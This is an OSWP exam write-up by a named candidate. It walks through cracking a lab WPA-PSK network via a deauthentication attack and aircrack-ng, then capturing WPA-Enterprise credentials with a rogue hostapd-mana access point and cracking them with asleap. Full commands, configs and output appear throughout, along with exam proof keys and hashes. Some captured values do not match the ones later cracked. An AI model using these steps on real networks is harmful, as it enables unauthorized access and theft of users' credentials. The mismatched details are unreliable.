



# OFFENSIVE SECURITY

## OSWP Exam Documentation

---

v.2.0

matteo.peruzzi96@gmail.com

Matteo Peruzzi

OSID: OS-74948



Copyright © 2023 Offensive Security Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive-Security.

## Table of Contents

<b>1.0 Access Point 1: WPA-PSK (Severnaya)</b> .....	<b>3</b>
1.1 Proof .....	3
1.2 Screenshots .....	3
1.2 Steps .....	4
<b>2.0 Access Point 2: WPA-EAP (bagend)</b> .....	<b>8</b>
2.1 Proof .....	8
2.2 Screenshots .....	8
2.3 Steps .....	9

## 1.0 Access Point 1: WPA-PSK (Severnaya)

While monitoring the wifi activity in the area, I discovered an Access Point called SWCC. After finding out the SWCC AP was using WPA-PSK, I exploited it intercepting some data containing the handshake – forced by deauthenticating a client. Once intercepted, I used aircrack-ng with a default kali password list to retrieve the key.


As final step, I logged in the wifi using the key found and retrieved *proof.txt*.

### 1.1 Proof

AP key: 999999999

Proof.txt: 73d8e398a11bb00a628018244321aaff

### 1.2 Screenshots



```
Aircrack-ng 1.6
[00:00:02] 3303/3559 keys tested (2143.10 k/s)
Time left: 0 seconds 92.81%
KEY FOUND! [ 999999999 ]

Master Key   : 8A F1 58 E0 AF 9F 90 49 25 E7 D8 9F 76 D6 61 2F
                DF 06 48 DE 95 5A BE 71 2B 9C EB 3F AD 1F E5 14

Transient Key : 28 64 C4 05 FE 5D 98 BF EC A2 ED 61 5B 73 1B 06
                DB 2B 56 6B 58 4F 9C D2 46 1D B0 F7 30 0E D9 3B
                23 60 8B 19 80 99 34 8C 0C 77 E9 7B F6 F8 CF 57
                A3 DF 68 EE E8 55 4A D7 58 0E 14 92 4B 57 91 39

EAPOL HMAC   : 70 C9 31 E7 D3 3F A2 CF CD 15 CB 14 87 DF 4A A1

(kali@severnaya)-[~]
$
```

Figure 1: Aircrack-ng finding the wireless key.

```
(kali@severnaya)-[~]  
$ curl http://192.168.1.1/proof.txt  
73d8e398a11bb00a628018244321aaff  
  
(kali@severnaya)-[~]  
$
```

Figure 2: Proof of the flag retrieved after connecting to the AP.

## 1.2 Steps

After deploying and connecting to the remote machine (severnaya) through SSH, I set the `WLAN0` interface to monitor mode using the following command:

```
# sudo airmon-ng start wlan0
```

```
(kali@severnaya)-[~]  
$ sudo airmon-ng start wlan0  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0          mt76x2u     MediaTek Inc. MT7612U 802.11a/b/g/n/ac  
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
          (mac80211 station mode vif disabled for [phy0]wlan0)  
  
(kali@severnaya)-[~]  
$
```

Figure 3: Set the interface to monitor mode.

This command creates a `wlan0mon` interface in monitor mode, ready to scan the area. As next step, I started scanning the nearby Wifi networks using `airodump-ng` like follows:

```
# sudo airodump-ng wlan0mon
```

The output of the above command is shown in the picture below:

```

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
02:13:37:BE:EF:03 -28  0      620         29  0   8  54  WPA2 CCMP  PSK  SWCC

BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
02:13:37:BE:EF:03 AA:C3:B6:0E:54:57 -29   12 - 1     0       14  EAPOL
02:13:37:BE:EF:03 16:09:E8:C5:89:3D -29   36 - 1    82      139
Quitting ...

(kali@severnaya)-[~]
$

```

Figure 4: Output of airodump-ng.


From the output I noticed a network called SWCC using WPA-PSK. To get more details and to try and find the password, I performed a deauthentication attack against a client that was connected to the AP while saving the captured data to a file (*wpa-01.cap*) using the code below:

```
# aireplay-ng -0 1 -a 02:13:37:BE:EF:03 -c D6:D5:6A:2B:2F:8E wlan0mon
```

While running the data dump command specifying the network I was interested in:

```
# airodump-ng -c 8 -w wpa --essid SWCC --bssid 02:13:37:BE:EF:03 wlan0mon
```

This way, I have been able to save some useful data (containing the handshake) to then try and crack it locally. The process is shown in the following picture:



```

CH 8 ][ Elapsed: 6 s ][ 2023-02-03 15:33 ][ WPA handshake: 02:13:37:BE:EF:03

BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
02:13:37:BE:EF:03 -28  0      82         12  3   8  54  WPA2 CCMP  PSK  SWCC

BSSID          STATION            PWR   Rate    Lost    Frames  Notes  Probes
02:13:37:BE:EF:03 D6:D5:6A:2B:2F:8E -29   0 - 1     63     128
02:13:37:BE:EF:03 CA:69:DC:EB:D1:F9 -29   1 -48     0       11  EAPOL  SWCC

(kali@severnaya)-[~]
$ sudo aireplay-ng -a 02:13:37:BE:EF:03 -c D6:D5:6A:2B:2F:8E -0 1 wlan0mon
15:33:53 Waiting for beacon frame (BSSID: 02:13:37:BE:EF:03) on channel 8
15:33:53 Sending 64 directed DeAuth (code 7). STMAC: [D6:D5:6A:2B:2F:8E] [ 0] 0 ACKs

(kali@severnaya)-[~]
$


```

Figure 5: Deauthentication attack against a client to get the handshake in the data dump.

Once captured, I tried to crack the key using aircrack-ng using the command below:

```
# sudo aircrack-ng -w /usr/share/john/password.lst -e SWCC -b 02:13:37:BE:EF:03 wpa-01.cap
```

And the script successfully found the key:



```
Aircrack-ng 1.6
[00:00:02] 3303/3559 keys tested (2143.10 k/s)

Time left: 0 seconds 92.81%
KEY FOUND! [ 999999999 ]

Master Key      : 8A F1 58 E0 AF 9F 90 49 25 E7 D8 9F 76 D6 61 2F
                  DF 06 48 DE 95 5A BE 71 2B 9C EB 3F AD 1F E5 14

Transient Key   : 28 64 C4 05 FE 5D 98 BF EC A2 ED 61 5B 73 1B 06
                  DB 2B 56 6B 58 4F 9C D2 46 1D B0 F7 30 0E D9 3B
                  23 60 8B 19 80 99 34 8C 0C 77 E9 7B F6 F8 CF 57
                  A3 DF 68 EE E8 55 4A D7 58 0E 14 92 4B 57 91 39

EAPOL HMAC     : 70 C9 31 E7 D3 3F A2 CF CD 15 CB 14 87 DF 4A A1

(kali@severnaya)-[~]
$
```

Figure 6: Aircrack-ng finding the key “999999999”.

Once the key was found, I configured a wifi.conf file containing the configuration to use to connect to the network using *wpa\_supplicant*:

```
(kali@severnaya)-[~]  
$ cat wifi.conf  
network={  
    ssid="SWCC"  
    scan_ssid=1  
    psk="999999999"  
    key_mgmt=WPA-PSK  
}
```

Figure 7: *wpa\_supplicant* configuration used.

After stopping the monitor mode on the interface, running *wpa\_supplicant* and *dhclient*, I have successfully connected to the wifi and retrieved the hash:

```
# sudo airmon-ng stop wlan0mon
```

```
# sudo wpa_supplicant -c wifi.conf -i wlan0 -B
```

```
# sudo dhclient wlan0
```

```
# curl http://192.168.1.1/proof.txt
```

```
(kali@severnaya)-[~]  
$ sudo wpa_supplicant -c wifi.conf -i wlan0 -B  
Successfully initialized wpa_supplicant  
rfkill: Cannot open RFKILL control device  
rfkill: Cannot get wiphy information  
WPA-PSK 73d8e398a11bb00a62801824  
  
(kali@severnaya)-[~]  
$ curl http://192.168.1.1/proof.txt  
^C  
WPA-MGT 552dcc0e40ef6535736636a3f  
  
(kali@severnaya)-[~]  
$ sudo dhclient wlan0  
invoke-rc.d: could not determine current runlevel  
invoke-rc.d: policy-rc.d denied execution of reload.  
mv: cannot move '/etc/resolv.conf.dhclient-new.254' to '/etc/resolv.conf': Device or resource busy  
  
(kali@severnaya)-[~]  
$ curl http://192.168.1.1/proof.txt  
73d8e398a11bb00a628018244321aaff  
  
(kali@severnaya)-[~]  
$
```

Figure 8: Final steps to retrieve the hash.

## 2.0 Access Point 2: WPA-EAP (bagend)

While monitoring the wifi activity in the area, I discovered an Access Point called Bilbos. After further enumeration I discovered that Access Point was transmitting on channel 10 and using WPA2 with MGT, signs of a probable WPA-Enterprise. I proceeded to collect information by utilizing the deauthentication attack – like I did against Access Point 1 – to then study the packages and certificates dumped using Wireshark. After that, I created a fake AP really similar to the AP found before using *freeradius* and *hostapd-mana*. I waited for someone to connect to my AP, capture the credentials and crack them locally. Once captured, I used *asleep* to retrieve the key and used it to log into the network and dump the *proof.txt*.

### 2.1 Proof

AP key: marielle

Proof.txt: 552dcc0e40ef6535736636a3f26bf4d3

### 2.2 Screenshots

```
(kali@bagend)~[~/Certs]
$ asleep -C 6c:02:8b:06:6a:4a:6a:cf -R 71:28:44:0f:99:63:e1:4a:7d:d1:e7:8f:ca:8b:df:f8:b8:ce:e5:4d:40:1e:36:39 -W /usr/share/john/password.lst
asleep 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/usr/share/john/password.lst".
hash bytes:      1ec1
NT hash:         169c8b5d7f35aee5efbab3e01b5e1ec1
password:        marielle
```

Figure 9: asleep finding the password to the network.

```
(kali@bagend)~[~/Exam/WPA_Enterprise]
$ curl http://192.168.1.1/proof.txt
552dcc0e40ef6535736636a3f26bf4d3

(kali@bagend)~[~/Exam/WPA_Enterprise]
$
```

Figure 10: Retrieving the final Proof.txt.



## 2.3 Steps

**NOTE:** since the first part of the attack is the same as the one described above, I will quickly run through it to focus on the different and more important part.

After deploying and connecting to the remote machine (*bagend*) through SSH, I noticed a WPA-Enterprise network called Bilbos. In order to get some details about the network, I run a deauthentication attack against a client connected to the AP while intercepting the data (with the handshake) and saving it to a local file (see attack against the WPA-PSK above to check details).

After the attack, I had some different data files to analyze, as shown in the picture below:

```
CH 10 ][ Elapsed: 24 s ][ 2023-02-03 12:39 ][ WPA handshake: 02:13:37:BE:EF:03
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
02:13:37:BE:EF:03 -28 0 267 66 1 10 54 WPA2 CCMP MGT Bilbos

BSSID STATION PWR Rate Lost Frames Notes Probes
02:13:37:BE:EF:03 6E:17:44:06:A5:74 -29 1 - 9 0 29 PMKID
02:13:37:BE:EF:03 86:62:B8:8C:4B:D8 -29 1 -48 0 28 PMKID
02:13:37:BE:EF:03 BA:1C:69:58:B5:F7 -29 24 - 1 0 8
02:13:37:BE:EF:03 2A:62:E0:AC:7C:D3 -29 18 - 1 0 11

Quitting...
(kali@bagend)-[~]
$ ls
notes wpa-01.cap wpa-01.csv wpa-01.kismet.csv wpa-01.kismet.netxml wpa-01.log.csv
```

Figure 11: airodump-ng showing Bilbos AP and list of the files dumped.

I then connected to the remote machine (*bagend*) using *freerdp* using the command below:

```
# freerdp -u kali 192.168.55.25
```

My aim was to analyze the captured packets using Wireshark, to see more information about the AP:




Figure 12: Wireshark analysis on the captured packages.

Apart from the other information like type of authentication method (EAP-PEAP) and encryption protocols (CCMP or/and TKIP), I filtered out information about the certificates using the following filter – as shown in Figure 12:

```
# wlan.bssid==02:13:37:BE:EF:03 && eap && tls.handshake.certificate
```



I then saved the two certificates (in .der extension) right-clicking on each of them and selecting *Export Packet Bytes* to then check their information using the following command:

```
# openssl x509 -inform der -in ca.der -text
```

After that, I started configuring the my AP: *freeradius* was already installed on the system, so I proceeded working on its settings, modifying `/etc/freeradius/3.0/certs/ca.cnf` (under `[certificate_authority]`) and `/etc/freeradius/3.0/certs/server.cnf` (under `[server]`) like follows:

```
countryName      = US
stateOrProvinceName = Radius
localityName     = Somewhere
organizationName = Bilbos Inc.
emailAddress     = admin@bilbos.org
commonName       = "Bilbos Certificate Authority"
```

Figure 13: *ca.cnf* and *server.cnf* settings modified.

Once done, I proceeded building the certificates, regenerating the *dh* and running the following commands as root:

```
# cd /etc/freeradius/3.0/certs/
```

```
# rm dh
```

```
# make
```

```
(root@bagend)-[/etc/freeradius/3.0/certs]
# ls WP
bootstrap ca.cnf client.cnf dh inner-server.cnf Makefile README server.cnf xextensions

(root@bagend)-[/etc/freeradius/3.0/certs]
# rm /etc/freeradius/3.0/certs/dh

(root@bagend)-[/etc/freeradius/3.0/certs]
# make

openssl dhparam -out dh -2 2048
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
```

Figure 14: certificate creation process.

I was able to correctly create the CA certificate, the server certificate and the Diffie-Hellman parameters.

Once done, I started working on the httpd-mana configuration, creating the hostapd-mana.conf file and modifying the ssid field to match the AP essid and the certificates fields to match the certificates we just created:

```
# SSID of the AP
ssid=Bilbos

# Network interface to use and driver type
# We must ensure the interface lists 'AP' in 'Supported interface
interface=wlan0
driver=nl80211

# Channel and mode
# Make sure the channel is allowed with 'iw phy PHYX info' ('Fre
channel=1
# Refer to https://w1.fi/cgit/hostap/plain/hostapd/hostapd.conf
hw_mode=g

# Setting up hostapd as an EAP server
ieee8021x=1
eap_server=1

# Key workaround for Win XP
eapol_key_index_workaround=0
```

Figure 15: initial part of the httpd-mana.conf file.

```
# EAP user file we created earlier
eap_user_file=/etc/hostapd-mana/mana.eap_user

# Certificate paths created earlier
ca_cert=/etc/freeradius/3.0/certs/ca.pem
server_cert=/etc/freeradius/3.0/certs/server.pem
private_key=/etc/freeradius/3.0/certs/server.key
# The password is actually 'whatever'
private_key_passwd=whatever
dh_file=/etc/freeradius/3.0/certs/dh
```

Figure 16: certificates part of hostapd-mana.conf

As one of the final configuration steps, I created the `/etc/hostapd-mana/mana.eap_user` file containing the following:

```
File Actions Edit View Help
* PEAP,TTLS,TLS,FAST
"t" TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2 "pass" [2]
```

Figure 17: `mana.eap_user` configuration file.

At this point, I started running `hostapd-mana` with the configuration just created and after a while, I've intercepted a victim attempt to authenticate:

```
(kali@bagend)-[~/Certs]
$ sudo hostapd-mana ./hostapd-mana.conf
Configuration file: ./hostapd-mana.conf
MANA: Captured credentials will be written to file '/tmp/hostapd.credout'.
rfkill: Cannot open RFKILL control device
Using interface wlan0 with hwaddr 42:00:00:00:00 and ssid "Bilbos"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 92:ed:7d:03:89:55 IEEE 802.11: authenticated
wlan0: STA 92:ed:7d:03:89:55 IEEE 802.11: associated (aid 1)
wlan0: CTRL-Event-EAP-STARTED 92:ed:7d:03:89:55
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1
MANA EAP Identity Phase 0: Bilbos\gamgee
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=25
MANA EAP Identity Phase 1: Bilbos\gamgee
MANA EAP EAP-MSCHAPV2 ASLEAP user=gamgee | asleap -C 17:c8:6e:df:4c:12:1c:30 -R 2b:20:6b:03:08:b1:ec:75:2d:33:f3:5e:15:85:02:2b:39:e8:ae:70:86:4f:81:db
MANA EAP EAP-MSCHAPV2 JTR | gamgee:$NETNTLM$17c86edf4c121c30$2b206b0308b1ec752d33f35e1585022b39e8ae70864f81db:
MANA EAP EAP-MSCHAPV2 HASHCAT | gamgee:::2b206b0308b1ec752d33f35e1585022b39e8ae70864f81db:17c86edf4c121c30
EAP-MSCHAPV2: Derived Master Key - hexdump(len=16): 47 09 8c 0f f4 9f a8 47 e8 29 df ce
```

Figure 18: `hostapd-mana` running and showing an authentication attempt.

From the picture above, we can see a user `gamgee` attempting to connect. `Hostapd-mana` gives us the command to run to crack the key, so I just copied it and run it specifying my interface and password list:

```
(kali@bagend)-[~/Certs]
$ asleap -C 6c:02:8b:06:6a:4a:6a:cf -R 71:28:44:0f:99:63:e1:4a:7d:d1:e7:8f:ca:8b:df:f8:b8:ce:e5:4d:40:1e:36:39 -W /usr/share/john/password.lst
asleap 2.2 - actively recover LEAP/PPTP passwords. <jwright@hasborg.com>
Using wordlist mode with "/usr/share/john/password.lst".
hash bytes: 1ec1
NT hash: 169c8b5d7f35aee5efbab3e01b5e1ec1
password: marielle
```

Figure 19: `asleap` cracking the network key "marielle".

I finally retrieved the key to access the network. Next step I've took was to create a configuration file to use with *wpa\_supplicant* to connect to the network and retrieve the final *proof.txt*. To do so, I used the following configuration in *wifi-client.conf*:

```
(kali@bagend)-[~/Exam/WPA_Enterprise]
$ cat wifi-client.conf
network={
    ssid="Bilbos"
    key_mgmt=WPA-EAP
    scan_ssid=1
    eap=PEAP
    identity="Bilbos\gamgee"
    password="marielle"
    phase1="peaplabel=0"
    phase2="auth=MSCHAPV2"
}
```

Figure 20: *wifi-client.conf* configuration file.

I then run *wpa\_supplicant* using the configuration just created and, after successfully connecting to the network and used *dhcpcd* to get an IP, I retrieved the *proof.txt*.

I've performed the actions explained above using the following commands:

```
# sudo wpa_supplicant -i wlan0 -c wifi-client.conf -B
```

```
# sudo dhcpcd wlan0
```

```
# curl http://192.168.1.1/proof.txt
```

```
(kali@bagend)-[~/Exam/WPA_Enterprise]
$ curl http://192.168.1.1/proof.txt
552dcc0e40ef6535736636a3f26bf4d3

(kali@bagend)-[~/Exam/WPA_Enterprise]
$
```

Figure 21: final *proof.txt* retrieved.